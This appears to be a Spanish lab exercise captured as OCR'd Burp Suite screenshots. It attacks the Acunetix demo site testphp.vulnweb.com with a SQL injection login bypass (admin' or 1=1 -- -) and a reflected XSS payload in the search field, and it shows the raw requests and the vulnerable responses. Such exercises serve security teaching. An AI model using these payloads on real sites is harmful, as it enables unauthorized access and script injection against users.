
Ejercicio 2


Inyección de SQL.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://testphp.vulnweb.com:80 [44.228.249.3]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 12
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: es-ES,es;q=0.9
13 Connection: close
14
15 uname=admin&pass=admin
Search...
0 highlights



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://testphp.vulnweb.com:80 [44.228.249.3]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 12
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: es-ES,es;q=0.9
13 Connection: close
14
15 uname=admin%27+or+1%3D1+--+-&pass=a
Search...
0 highlights


login page
No es seguro | testphp.vulnweb.com/login.php
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
If you are already registered please enter your login information below:
Username : admin' or 1=1 -- -
Password :
login
You can also signup here.
Signup disabled. Please use the username test and the password test.
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd



user info
No es seguro | testphp.vulnweb.com/userinfo.php
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
John Smith (test)
On this page you can visualize or edit you user information.
Name: John Smith
Credit card number: 1234-5678-2300-9000
E-Mail: email@email.com
Phone number: 2323345
Address: 21 street
update
You have 3 items in your cart. You visualize you cart here.
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd



Cross-Site Scripting




search
No es seguro | testphp.vulnweb.com/search.php?test=query
testphp.vulnweb.com dice
Test Java Script
Aceptar


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://testphp.vulnweb.com
HTTP/1
Request
Pretty Raw Hex
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/search.php?test=query
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close
searchFor=%3Cscript%3Ealert%28%22Test+Java+Script%22%29%3B%3C%2Fscript%3E&goButton=go
Response
Pretty Raw Hex Render
<!-- end masthead -->
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->

<h2 id='pageName'>
searched for: <script>
alert("Test Java Script")
;
</script>
</h2>

<!-- InstanceEndEditable -->
<!--end content -->

Inspector
Request attributes 2
Request query parameters 1
Request body parameters 2
Request cookies 0
Request headers 12
Response headers 6
0 highlights
Done
5,029 bytes | 78 millis